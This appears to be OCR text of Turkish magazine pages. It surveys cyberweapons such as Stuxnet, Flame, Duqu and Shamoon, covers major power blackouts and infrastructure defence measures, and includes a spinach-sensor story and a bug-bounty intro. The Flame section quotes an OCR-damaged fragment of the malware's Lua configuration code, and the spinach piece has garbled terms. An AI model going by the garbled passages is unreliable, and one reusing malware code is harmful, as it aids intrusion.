
Bu solucan yazılımı Stuxnet, siber silahlar arasında haberlere ve çeşitli yayınlara en çok konu olan hedef odaklı saldırıdır. Bugün bilindiği kadarıyla Stuxnet operasyonu, Kasım 2005'te ilgili sistemdeki Komuta-Kontrol sunucularının incelenmesi sonucu kısmen fark edilmiştir.

Ancak burada sadece anormal bir işleyişin varlığı söz konusudur. Bu tehdidin mekanizması ve işlevleriyle ilgili kapsamlı tespit işlemleri ise bundan 5 yıl sonra, Temmuz 2010'da yapılmıştır. Bu durumun nedeni ise:

"Stuxnet solucanının kendisini bu zamana kadar gizlemeyi başarmasından kaynaklanmaktadır." Stuxnet solucanı sıradan bir solucan ya da virüsten farklı olarak spesifik amaçlı oluşturulmuştur ve yalnızca "Siemens Step7" sistemini hedef almıştır.

Stuxnet'in en muhtemel sızma yöntemi ise "USB Flash Bellekler" aracılığıyla hedefe etki etmesi olarak değerlendirilmektedir. Solucan, internetten izole edilmiş, dışarıdan girilmesi mümkün olmayan ağlara da bulaşmıştır.

Bunun sonucunda ise bilgisayarlarda dahil olmak üzere 155 ülkede yaklaşık olarak 40.000'den fazla cihaza sızdığı tespit edilmiştir.



2. Night Dragon

Stuxnet solucan operasyonundan sonra 2009 yılında üretilip yayıldığı düşünülen Night Dragon, çoğunlukla küresel petrol ve enerji şirketlerine karşı koordine edilmiş bir silah olarak nitelendiriliyor. Bazı kamu kurumlarını da hedef alan bu saldırı çoğunlukla Windows işletim sistemlerinde bulunan birtakım güvenlik açıklarından yararlanmak suretiyle bilgisayarlarda erişim hakkı elde etmek için gerçekleştiriliyordu. Kazanılan erişim hakkı ile bilgisayarlardaki petrol ve gaz üretim sistemlerinin bilgileri ve şirketlere ait finansal dökümanlar ele geçirilmiştir.

Güvenlik araştırmacılarının Night Dragon olarak adlandırdığı bu gelişmiş saldırı yönteminde kullanılan araçların, tekniklerin ve ağ faaliyetlerinin Çin Devleti kaynaklı olarak belirlendiği ifade edilmektedir. Kullanılan saldırı araçlarının Windows oturum açma isteklerini engelleyen ve kullanıcı adlarını ve parolaları ele geçiren araçlar olduğu tespit edilmiştir.

McAfee şirketi hedeflenen kuruluşlardan hassas verileri ele geçirmek için tasarlanmış önemli bir saldırı dizisini ortaya çıkarmıştı. Daha sonra bu saldırılara Night Dragon adını vermişlerdi. Night Dragon saldırıları, sosyal mühendislik, hedef kimlik avı, Windows işletim sistemindeki güvenlik açığı suistimalleri, Active Directory güvenlik ihlalleri ve Uzaktan Yönetim Araçlarını yani RAT'ları içeren koordineli, gizli ve hedefli siber saldırılar kullanmaktadır. Bkz



3. Flame / Flamer / SkyWiber

İlk olarak 2010 yılında aktif olan ve 2012 yılında "SkyWiper" adıyla tespit edilen "Flame" ya da "Flamer", Stuxnet'e benzeyen fakat çok daha karmaşık ve güçlü bir siber silah olarak tanımlanmaktadır. Karmaşık bir yazılım olarak Flame, belirli bir aktör tarafından değil birden fazla aktörün dahil olması sonucu oluşmuştur. Bu sebeple bugüne kadar tespit edilen en komplike yazılım olarak ifade edilmektedir. Stuxnet'ten farklı olarak hedefe zarar verme değil, hedeften bilgi alma amaçlı oluşturulmuştur. Ancak Stuxnet virüsünden 20 kat daha karmaşık bir kodla yazılmıştır. İlk olarak İran'da keşfedilen bu silah, Doğu Avrupa ve Ortadoğu ülkelerinde de tespit edilmiştir. Çoğunlukla devlet kurumlarını hedef alan Flame'in kaynağı hakkında net bir bilgi elde edilememiştir ancak tıpkı Stuxnet gibi devlet destekli bir operasyon kapsamında yürütüldüğüne dair bilgiler mevcuttur.

Bu yazılıma ait ilginç bir özellik ise tüm modülleri ile birlikte yaklaşık 20 Megabayt civarında bir büyüklükte olmasıdır. Flame ile Stuxnet ve Duqu arasında çok güçlü bir bağ kurulamasa da genel kod yapısı ve fonksiyonları benzerlik göstermektedir. Bu nedenle Stuxnet ve Duqu saldırılarını gerçekleştiren aynı saldırganlar değil fakat işbirliğinde olan saldırganların yaptığı tahmin edilmektedir. Büyük ve karmaşık bir yapıya sahip olan Flame malware yazılımı USB flash belleklerle yerel ağlarda yayılması için tasarlanmıştır. Kendini çoğaltma yeteneği olmayan malware için saldırgan "Yazıcı Kuyruğu ve Windows Shell" açığını kullanarak başka bilgisayarları etkilemesini sağlayabilmektedir. Flame saldırısında C C sunucu için 80'den fazla domain kullanılmış olup şifreleme tekniği olarak XOR şifreleme ve RC4 algoritmaları kullanılmıştır.

Flame Virüsünün bilginin sızdırılabilmesi için monitör, klavye, depolama cihazları, mikrofon, USB, Bluetooth ve Wi-Fi gibi her türlü sistem işlemcilerini ve donanımını kullanabildiği Budapeşte'de bulunan bir Kriptografi ve Sistem Güvenliği Laboratuvarı "CrySyS Lab" tarafından yapılan araştırma sonucu ortaya konulmuştur. Flame Virüsünü yönlendirmek için virüsün arkasında bulunan kişiler tarafından kontrol ve komutası çok sık değişen bir ağ kullanılmıştır. İran, İsrail, Mısır, Suriye, Batı Şeria, Lübnan, Sudan ve Suudi Arabistan virüsten etkilenen bölgeler arasında gösterilmektedir. Flame virüsü, siber casusluk amacı ile geliştirilen en güçlü siber silahlardan

birisidir.

```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
        LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props BPS_KEY = "BPS"
      flame_props PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
         end
```

4. Duqu

2011 yılında keşfedilen Duqu Şubat 2010'dan beri aktif olduğu tahmin ediliyor. Stuxnet ve Flame yazılımlarının bir benzerini içerdiği belirtilen Duqu'nun Stuxnet'i oluşturan tehdit aktörleri tarafından veya Stuxnet'in kaynak koduna erişimi olanlar tarafından yazıldığı tespit edilmiştir. Duqu'nun Stuxnet'ten farklı olarak amacının, hedef sistemden veri elde etmek olduğu ifade edilmektedir. Ayrıca diğer amacının da gelecekte başka bir üçüncü tarafa karşı daha kolay bir saldırı gerçekleştirmek için endüstriyel altyapı ve sistem üreticileri gibi kuruluşlardan istihbarat verilerini ve varlıkları toplamak olduğu belirtilmektedir. Duqu'nun Avrupa ve Ortadoğu'daki yaklaşık 12 ülkeden çeşitli organizasyonları hedef aldığı bilinmektedir ve tıpkı Stuxnet ve Flame gibi devlet destekli bir operasyon kapsamında kullanıldığına dair iddialar söz konusudur. Hedefinde ise İran, Sudan, Fransa ve Macaristan bulunmaktadır.

Duqu virüsü Stuxnet virüsünden farklı olarak SCADA sistemleri ile ilgili kritik bilgileri toplamak için tasarlanmıştır. 36 gün sonra virüs eriştiği sistemden kendisini silmektedir. Duqu virüsü saldırı yapacağınız sistemin zayıf ve güçlü yönlerini ele geçirmek için SCADA sistemleri ile ilgili kritik bilgilerin tespiti yapmaktadır. Bu tespit ise Stuxnet benzeri saldırı silahlarının işini ve oluşumunu kolaylaştırmaktadır. Duqu saldırısında temel hedef sabotaj yerine casusluk yapmaktır. Microsoft Word dosyasında bulunan True Type font açığından yararlanarak sıfır gün saldırısı düzenlenmiştir. Duqu yazılımı kendini çoğaltmamakla birlikte saldırgan hedef aldığı bilgisayarı bir sonraki hedef için bir adım olarak kullanmıştır. Ayrıca saldırılarda keylogger yöntemi ile elde edilen verilere XOR şifreleme yapılmıştır. Bahsediyor olduğumuz Duqu'nun yanı sıra bunun daha gelişmiş bir versiyonu olan Duqu 2.0 da bulunmaktadır…

5. Gauss

2011 yılında tespit edilen siber silah araçlarından olan Gauss diğer yazılımlardan farklı olarak bankaları etkilemesidir. Siber bir tehdit olan virüs çevrimiçi bankacılık hesaplarını izlemiştir. Virüs, etkisine aldığı bilgisayarlarda bulunan çevrimiçi bankacılık hesap kimlik bilgileri, hassas verileri ve tarayıcı parolalarını ele geçirmek için tasarlanmıştır.

Flame ile benzer yapıda bileşenlere sahip olan Gauss'un, bilinmeyen bir saldırı aracı taşıyan Trojan olarak çalıştığı ve devlet destekli bir operasyon kapsamında yürütüldüğü tespit edilmiştir. Gauss, Stuxnet, Flame ve Duqu'nun aksine kurumları veya belirli bir sektörü hedeflememiştir. Spesifik anlamda belirli şahısları üst düzey bir siber casusluk operasyonu kapsamında hedeflemiştir. Bunu da ilgili hedefin sisteminden veri ele geçirme yoluyla yapmıştır. Gauss'un Stuxnet, Duqu ve Flame'i üreten aynı aktörler tarafından oluşturulduğuna dair önemli kanıtların olduğu da bilinmektedir. Gauss'un Windows sistemlerinden çeşitli verileri ele geçirmenin yanı sıra, bazı sistemlerde etkinleşen bilinmeyen şifrelenmiş bir yük de içerdiği görülmüştür. Tıpkı Duqu'nun Stuxnet platformuna dayandığı gibi, Gauss'un da Flame platformuna dayandığı söylenmektedir. Toplamda 2,500'den fazla sisteme bulaştığı tespit edilen Gauss'un çoğunlukla Ortadoğu ülkelerini hedef aldığı teknik dokümanlarda belirtilmiştir.

6. Shamoon

2012 yılında, son derece yıkıcı etkiye sahip bir siber saldırı olarak değerlendirilen Shamoon virüsün ortaya koyulmasındaki amaç enerji sektörünü hedef almak olmuştur. Virüs işleme mantığı bulaştığı sistemlere zarar vermek ve bilgisayarları kullanılamaz hale getirmek olmuştur. 2012 yılında Suudi Arabistan'ın Aramco adlı ulusal petrol şirketine yapılan bir siber saldırı ile varlığı anlaşılmıştır. Saldırı Arabistan'ın en büyük petrol rafinerisinde yaklaşık 30.000 bilgisayarı etkilemiştir. Yapılan saldırılar ile petrol şirketine ekonomik olarak zarara sebebiyet vermiştir.

W32.Disk Track olarak da bilinen bu saldırıda kullanılan kötü amaçlı yazılım, diğer tüm siber silahlara

göre farklı bir çalışma mantığına sahiptir. Buna göre Shamoon, öncelikle sızdığı sistemde gerekli tüm dosyaları oluşturmakta, eski dosyaları silmekte ve son olarak gerekli verileri yöneticiye gizlice iletmektedir.

Bu süreç tespit edilmeden aylarca sürmüştür. Shamoon son olarak işlemleri bitirince sızdığı sistemde bozulmalara ve kesintilere neden olmaktadır. Stuxnet, Duqu ve Flame gibi silahlara nazaran Shamoon'un halen aktif olarak çalıştığı düşünülmektedir. Çünkü 2016 yılında ve 2018 yılında Orta Doğu'daki hedeflere karşı yeni bir saldırı dalgasıyla Shamoon yeniden tespit edilmişti. Bu son iki Shamoon saldırıları ilk varyanta göre daha etkili saldırılar olarak değerlendirilmektedir.



Kritik Altyapılara Yönelik Siber Saldırı Örnekleri

Büyük Çaplı Elektrik Kesintileri Üzerine Araştırma

Elektrik altyapısı, kritik altyapılar arasında çok önemli bir konuma sahiptir. Elektrik dağıtım altyapısı incelendiğinde; üretim tesisleri, iletim hatları, trafo merkezleri, iletim ve dağıtım trafoları, ulusal/bölgesel ve yerel kontrol merkezleri, uzak uç birimleri, akıllı elektronik cihazlar ve iletişim hatları gibi farklı birim ve tesisler görülmektedir. Bu kontrol merkezleri, devre kesici, sigorta anahtarı, trafo ve röle gibi güç sistemi unsurlarını arayüzler ve izleme sensörleri marifetiyle komuta eden, geniş ağlarla bağlantılı özelleştirilmiş uzak uç birimleri ve akıllı elektronik cihazlarına bağlı SCADA sistemleri ile ilişkilidirler.

Elektrik altyapı sistemi üst düzeyde dinamik, karşılıklı bağlantılarla hizmet veren, resmi ve özel sektöre ait unsurların iç içe olduğu karmaşık bir yapıdır.

Siber saldırı ihtimali göz ardı edildiğinde dahi; gözlem ve kontrol işlevlerinin yerine getirildiği SCADA-ICS sistemlerinde meydana gelen aksaklıklar, cihazlardan kaynaklanan arızalar, kullanıcı hataları ve çevresel etkenlerden dolayı sık sık kesintiye uğrayan elektrik altyapısı, bunların çok azında uzun süreli ve büyük çapta zararlara neden olmaktadır.

1. ABD ve Kanada Elektrik Kesintisi

Tarih 2003…

14 Ağustos 2003 tarihinde Kanada'nın Ontario eyaleti ve ABD'nin bazı eyaletlerinde (Michigan, Pennsylvania, New York…) elektrik kesintisi meydana gelmiştir. Bu kesintiden 50 milyon insan etkilenmiştir. Kesinti Amerika tarihinin en büyük elektrik kesintisi olarak karşımıza çıkmaktadır.

Ontario eyaletinde bir haftadan fazla süren kesinti, ABD eyaletlerinde 4 gün sürmüştür. Bu süreçte kesintinin yalnızca Amerikaya maliyeti 4-10 milyar dolar olduğu belirtilmektedir. Ontario'da ise üretimin aksamasından kaynaklanan zararın yaklaşık 2,3 milyar Kanada doları olduğu tahmin ediliyor. Elektrik kesintisi kritik sektörlerde faaliyet gösteren pek çok büyük şirketin işlemlerinin durmasına neden olmuştur.

Elektrik Kesintisi Sonucunda;

* General Motors, Ford, Honda gibi dev şirketlerin olduğu otomobil ve motor üretim tesislerinden en az 70 tanesi faaliyetlerini kesinti süresince durdurmuştur. Bu süreçte yaklaşık 100000 çalışan işlerine gidememiştir. 8 petrol rafinerisi kesintiden etkilenmiştir. Üretim kaybı nedeniyle bazı eyaletlerde yakıt sıkıntısı yaşanmıştır.

* Özellikle Ontario eyaletinde kümelenmiş durumdaki kimyasal petrokimyasal tesisler kesintiyle birlikte süreçlerinde aksaklıklar yaşamışlardır. Geniş çaplı bir alanda çevresel zarara neden olan bu aksaklıklar aynı zamanda saat başı 10 ila 20 milyon dolar arasında kayba yol açmıştır.

* Trafik ışıklarının çalışmaması ile büyük kentlerde önemli aksaklıklar yaşanmıştır. Birçok şehirde havaalanları hizmetlerine ara vermiştir. Gıda ve tarım sektörüne ait kayıpların yaklaşık 1 milyar dolar olduğu tahmin edilmektedir. Soğuk zincir ve gıda tedarikçileri büyük zarara uğramışlardır. Yine aynı şekilde ilaç şirketleri, bankalar, marketler, gibi yerler hizmetlerini durdurmak zorunda kalmışlardır.

* Telefon altyapısı elektriğe ihtiyaç duyduğundan kesintinin ilk anından itibaren telefonlar kullanılamamıştır. Cep telefonları ise yoğunluk nedeniyle kullanılamaz duruma gelmiştir.

New York eyaletinde sahne sanatlarının merkezi konumunda bulunan Broadway'in kesinti boyunca ara vermek zorunda kaldığı gösterilerindeki maddi kaybı 1 milyon dolar civarındadır.

Kesintinin ardından Amerika ve Kanada tarafından ortak olarak sürdürülen araştırmalar sonrasında kesintinin sebeplerine ve alınacak önlemlere dair detaylı bir rapor yayınlanmıştır. Bu rapora göre kesinti birden fazla aksaklığın ve hatanın üst üste gelmesi sonucunda oluşmuştur. İlgili elektrik işletmesinin "First Energy" voltaj düzensizlikleri karşısında gerekli önlemleri almayışı, sistemin yetersizliklerini zamanında fark edemeyerek müdahale etmemesi ve olay sonrasında gerekli devir ve düzenlemeleri yapmaması kesintinin temel nedenleri olarak sıralanmıştır.

Kesintiye neden olan olayların başlangıç noktasının siber tabanlı bir kontrol sisteminin hatalı bir veri-girdi nedeniyle arızalanması ve hemen ardından arızalanan sistemin ve komşu kontrol bölgelerinin anlık durumlarının da takip edilemeyişi siber saldırı ihtimalinin kuvvetlenmesine neden olmuştur.

2. Hindistan Elektrik Kesintisi

2 Ocak 2001 tarihinde şebekelerdeki düşük elektrik miktarı ve yüksek talep yüzünden meydana gelen elektrik kesintisi etkilediği insan sayısı açısından o tarihe kadar tarihteki en büyük kesinti olma özelliğini taşımıştır. 230 milyon insanı etkileyen ve yaklaşık 107 milyon dolar zarara neden olmuştur. Bu olaydan yaklaşık 10 yıl sonra 31 Temmuz 2012'de yine Hindistan'da meydana gelen ve dünya nüfusunun yaklaşık %10'u olan 680 milyon insanın etkilendiği elektrik kesintisi halen tarihteki en büyük kesinti olma özelliğini sürdürmektedir. Etkilenen nüfus verisinin; kesintinin yaşandığı coğrafi alan üzerinde yaşayan insan sayısı esas alınarak belirlendiği özellikle belirtilmelidir. Çünkü etkilenen alanda yaşayan insanların yarısına yakınının "323 milyon" elektrik hizmetine erişimi bulunmamaktadır.

30 Temmuz 2012'de nispeten daha küçük çapta ülkenin kuzey bölgesinde yaşanan elektrik kesintisinin ardından bir gün sonra meydana gelen büyük kesinti ile ilgili olarak sorumlu bakanlık tarafından yapılan ilk açıklamalarda Hindistan'ın kuzey bölgelerinde sıcak hava nedeniyle aşırı yüklenmenin oluştuğu ve bunun ülkenin kuzey, batı ve kuzeybatı bölgesinde kesintiye neden olduğu belirtilmiştir. Ancak uzmanlar kesintinin temel nedeninin yetersiz yatırımlardan, ülke yönetiminin hatalı enerji politikalarından kaynaklandığını belirterek, yaşanan olayın belirtilerinin yıllardır ihmal edildiğini vurgulamaktadırlar.

Hindistan'ın 28 eyaletinin 20'sini kapsayan kesintinin gerçekleşmesiyle birlikte tren seferleri durmuş, madenlerde çalışanlar mahsur kalmış, pek çok hastane ve tesis kapanmıştır. Suların da kesilmesi ile günlük yaşantıda önemli aksaklıklar yaşanmıştır. Büyük sanayi şirketleri ve havaalanları sahip oldukları jeneratörler sayesinde işlevlerini sürdürebilmişlerdir.

3. Türkiye Elektrik Kesintisi

31 Mart 2015 tarihinde Türkiye'de yaşanan elektrik kesintisi henüz nedeni tam olarak bilinmemektedir. Üretilen elektriğin üretim santrallerinden dağıtım noktalarına ulaştırılmasını sağlayan ve birbirinin alternatifi olarak planlanan üç iletim hattının saliseler içinde arıza yapması sonucu meydana gelen elektrik kesintisi sabah saatlerin başlamış, akşam 21:00 itibariyle tüm ülke genelinde elektrik kullanımı sağlanmıştır. Yaşanan elektrik kesintisine dair kayıtlar incelendiğinde 5 saat 22 dakika 16 saniye enterkonnekte iletim sistemi tamamen devre dışı kalmıştır. Bu saniyeden itibaren santraller devreye alınarak elektrik verilmeye başlanmıştır. Bu işlem sırasında kritik altyapılar kapsamında faaliyet gösteren tesis ve sistemler öncelikli olarak değerlendirilmişlerdir.

Kesintiyle birlikte şehirlerde metro ve elektrikli tren seferleri durmuştur. Trafik ışıklarının devre dışı kalmasıyla İstanbul başta olmak üzere ulaşım büyük ölçüde aksamıştır. Büyük hastanelerde acil servis ve yoğun bakım üniteleri dışında sağlık hizmeti verilmemiş, okullar ve devlet kurumlarının birçoğunun hizmetleri aksamış ve çalışanlar evlerine gönderilmişlerdir. Otomotiv ve tekstil gibi önemli üretim sektörlerinde faaliyetler bir vardiya süresince durdurulurken Ankara Sanayi Odası zararın ilk belirlemelere göre 800 milyon dolara ulaştığını belirtmiştir.

Türkiye çapında yaşanan elektrik kesintisinin teknik incelemeleri halen devam etmektedir. Buna paralel

olarak ekonomik sonuçlarına yönelik resmi bir araştırma ya da rapor henüz hazırlanmamıştır. Bu çalışmaların tamamlanabilmesi için dünyadaki örneklerle karşılaştırıldığında zamana ihtiyaç olduğu değerlendirilebilir. Ancak buna rağmen eldeki mevcut bilgiler ve yapılan açıklamalar sonucunda kesintinin temel nedeninin siber saldırı olma olasılığının çok az olduğu değerlendirilmektedir. Siber saldırı ihtimali olmasa dahi, tıpkı ABD ve Hindistan örneklerinde olduğu gibi elektrik alt yapısında meydana gelebilecek bir aksaklığın ulusal güvenlik, toplum refahı ve ekonomik anlamda nelere mal olabileceği konusuna vurgu yapılmaya çalışılmıştır. Bununla beraber sistem yöneticilerinin bu olaydan dersler çıkartmaları ve tedbirlerini gözden geçirmeleri gerekmektedir.

Kesintinin Tarihi	Gerçekleştiği Yer	Etkilenen İnsan Sayısı	Kesintinin Süresi
30 Temmuz 2012 31 Temmuz 2012	Hindistan	350 milyon 680 milyon	6-14 saat 8 saat
02 Ocak 2001	Hindistan	230 milyon	12 saat
01 Kasım 2014	Bangladeş	150 milyon	10-12 saat
26 Ocak 2015	Pakistan	140 milyon	12 saat
18 Ağustos 2005	Java - Bali	100 milyon	11 saat
11 Mart 1999	Brezilya	97 milyon	4 saat
10-11 Kasım 2009	Brezilya - Paraguay	87 milyon	7 saat
31 Mart 2015	Türkiye	70 milyon	3 - 10 saat
28 Eylül 2003	İtalya	56 milyon	18 saat
14 Ağustos 2003	ABD - Kanada	50 milyon	4-7 gün

Kritik Altyapıların Siber Güvenliği Kapsamında Alınabilecek Önlemler

"Değerlendirme-Analiz", "İyileştirme", "Uyarılar", "Azaltma", "Saldırı Sonrası Tepki", "Yeniden Yapılandırma"

Kritik altyapı sistemlerinin karşı karşıya olduğu en önemli güvenlik problemlerinden bazıları:

Artan bağlantı sayısı, karşılıklı bağımlılık, karmaşık yapı ve sistem erişilebilirliğinin kesintisiz olma zorunluluğudur. Bu problemlerin etkilerinin nispeten azaltılabilmesi amacıyla sistemlerin sürekli güncel kalması ve yeni tehditleri tanıyabilmeleri mümkün kılınmalıdır. Temel amaç ise sistemlerin korunması yerine saldırılara karşı dirençli ve kendi kendini iyileştirebilir olmasını sağlamak olmalıdır.

Analiz ve Değerlendirme: Kritik altyapı korunmasının en temel ve en önemli aşamasıdır diyebiliriz. Bu aşamada; sistem içerisindeki birim ve fonksiyonların kritiklik dereceleri, zafiyetleri, karşılıklı bağlantıları, konfigürasyonları ve temel özellikleri ortaya konur. Daha sonra ise sistemin zarar görmesi ya da çökmesi durumunda ortaya çıkacak etki belirlenir. Bunun için testler, taramalar ve tatbikatlar yapılmaktadır.

İyileştirme: Kritik altyapı, birim ve fonksiyonlarında zarara neden olabilecek bilinen zafiyetlerin herhangi bir tahribat meydana gelmeden önce önlemler alınmasıdır.

Belirtiler ve Uyarılar: Sistem içerisindeki birim ve fonksiyonların izlenmesini, oluşabilecek belirti ve uyarıların rapor edilmesini kapsayan aşamadır. Belirtiler altyapı bünyesinde bir aksaklık olup olmayacağına dair gerekli ipuçları veren olaylardır ve her seviyede gözlemlenmektedir.

Azaltma: Kritik birim ve fonksiyonların kaybı ya da zayıflaması durumunda oluşacak etkiyi azaltma çalışmalarını içeren aşamadır. Saldırı öncesinde ve saldırı esnasında altyapı hizmet sağlayıcıları, sektörel uzmanlar, askeri birimler ve kamuya ait savunma birimleri tarafından yürütülürler.

Saldırı Sonrası Tepki: Olay sonrasında saldırı kaynağını saf dışı bırakmaya yönelik plan ve faaliyetleri içermektedir. Son aşama ise "Yeniden Yapılandırma" aşaması olup zarar görmüş altyapıları normale döndürme çalışmalarını içerir.

Sistem üzerindeki tüm ağların tanımlanması: modem bağlantıları, yerel ağlar, iş ortakları ile bağlantılar, internet, kablosuz ağlar, uydu bağlantıları ayrı ayrı değerlendirilmelidir. Gereksiz ağ bağlantılarının iptal edilmesi: siber güvenliğin üst düzeyde sağlanabilmesi için sistem mümkün olduğunca ağ bağlantılarından arındırılmalıdır.

Kalan ağların değerlendirilmesi ve güçlendirilmesi: sızma testleri ve hassasiyet analizleri ile kalan ağların durumu tespit edilmeli, tüm giriş noktaları güvenlik duvarları, sızma tespit sistemleri ve diğer gerekli güvenlik araçları ile güçlendirilmelidir.

Sistem içindeki gereksiz hizmetlerin devre dışı bırakılması: Doğrudan saldırıların engellenmesi için hali hazırda ticari veya açık kaynak yazılımları ile tasarlanmış olan sistemlerin risk değerlendirmesi yapılmamış, kullanılmayan veya arka planda bekletilen hizmet bağlantıları kesilmelidir.

Siber güvenlik ihtiyaçlarının açık bir şekilde tanımlanması: tüm çalışanların siber güvenlik kapsamında görev tanımlamaları ve sorumlulukları ile hata sonucunda karşılaşacakları sonuçlar belirlenmelidir. Kriz durumunda yapılması gerekenler ve işlem süreçlerinde gerekli uyarılar tekrar edilmelidir.

Sistem yedeklemesinin ve acil durum planlarının yapılması: acil durum tatbikatları ve sistem yedeklemeleri, personelin aşinalığını arttırmak ve yapılan hataların tekrar edilmemesine yönelik tedbirler alabilmek maksadıyla periyodik olarak gerçekleştirilmelidir.



E-Posta Gönderebilen Ispanaklar

Amerikada yaşayan bağzı bilişim insanları ıspanak yapraklarında sensör bulunan ve ayrıca mail gönderebilen bu bitki türünü yetiştirmişlerdir.Bu çeşitteki ıspanaklar mayın ve benzeri patlayıcıları tespit ederek ıspanak yapraklarından çeşitli sinyaller üretiyor ve bu gelişmis sinyaller sayesinde bir e-postaya dönüştürülebiliyor. Aklımıza her ne kadar uçuk bir fikir gibi gelse de bu bilim adamları sahiden e-posta gönderebilen ıspanaklar üretmişlerdir.Kullanım alanı sınırlaması bulunmayan nano teknolojiden yararlanarak üretilen bu bitkiler kendisine bulunan çeşitli sensörler sayesinde bağzı maddeleri tespit ederek üretici olan bilim insanlarına e-posta göndermektedir.



Ispanak köklerinde,çeşitli patlayıcılarda bulunan mayınlarda bir bileşik olan nitroaromatiklerin varlığını tespit ettiği zaman yapraklarından karbon nanotüpler olduğu için çeşitli sinyaller üretmektedir.Bu yayılan sinyaller sayesinde kızıl ötesi makinalardan veriler okunuyor ayrıca yetkili üreticilere e-mail gönderiyor.



Nano Ispanaklar İlerleyen Dönemlerde Ekolojik Araştırmalar İçin Kullanılacak

Çeşitli araştırmaların başlarına doğru araştırmayı yöneten profesör Michael Strano ıspanakların patlayıcıları tespit edebilmesi için ufak toz parçaları yani nano partikül adı verilen teknolojiyi kullanmaya başlamıştır.Profesör ıspanak bitkilerinin fotosentez özelliğini değiştirerek yaprakları yanmaya karşı koruyarak niktid oksidi tespit etmiştir.



Ve ayrıca profesör şunları belirtmiştir. “ Bu bitkiler çevre faktörlerine karşı duyarlı olmasından dolayı bitkilerin kuraklık gibi çevre etkenlerini önceden sezebilme özelliği vardır.Daha sonra ise topraktaki su miktarının derinliğini de tespit edebilmektedir diyerek sözlerini bitirmiştir. ”
nbsp; nbsp; nbsp; nbsp; nbsp;Bu projedeki amaç ne kadar patlayıcılar için olsada önümüzdeki dönemlerde bu teknoloji çevre faktörlerindeki değişiklikler sayesinde kullanım amacına ulaşabilecektir.



ISPANAKLAR AYNI ZAMANDA DAHA VERİMLİ BİR KATALİZÖR GÖREVİ GÖREBİLİYOR

Genellikle elektrikli arabalar ve akıllı telefonlarda kullanılan metal-hava pili lityum iyon pillerine göre daha çok performanslı ve çevreye karşı enerji dostudur.Amerikalı bilim insanları ıspanak yapraklarında bulunan nano karkona maddesine dönüştürdükleri zaman daha da kullanışlı hale getirilmiştir.



Katalizör maddelerinde bulunan demir ve nitrojene sahip olan ıspanaklar bu geliştirilen teknoloji için olmazsa olmaz biçilmiş kaftandır.Bilim adamları ıspanağı su ile yıkadıktan sonra yaprakları toz halini alana kadar işlenmeye dahil olarak nano karbon haline getirilmektedir.


BUG BOUNTY TEMELLERİ

Eğer hacking konularına yeniyseniz bu döküman; internetin nasıl çalıştığını ve tarayıcının adres çubuğuna bir internet sitesinin URL'ini girdiğinizde arka planda ne gibi olayların meydana geldiğine dair temel bir anlayışın oluşmasını sağlayacaktır. Bir internet sitesinde gezinmek dışardan basit gibi görünse de içerik olarak HTTP istekleri (HTTP request), isteğin gönderileceği alan adını kimliklendirmek, alan adını IP adresine dönüştürmek, istek göndermek ve gelen cevabı yorumlamak gibi bir çok gizli ve farklı işlemi barındırır.

Bu bölümde zafiyetler, ödül avcılığı, istemci, sunucu, IP adresleri, ve HTTP gibi birçok temel terminolojik terimlerden ve tanımlardan bahsedeceğiz.

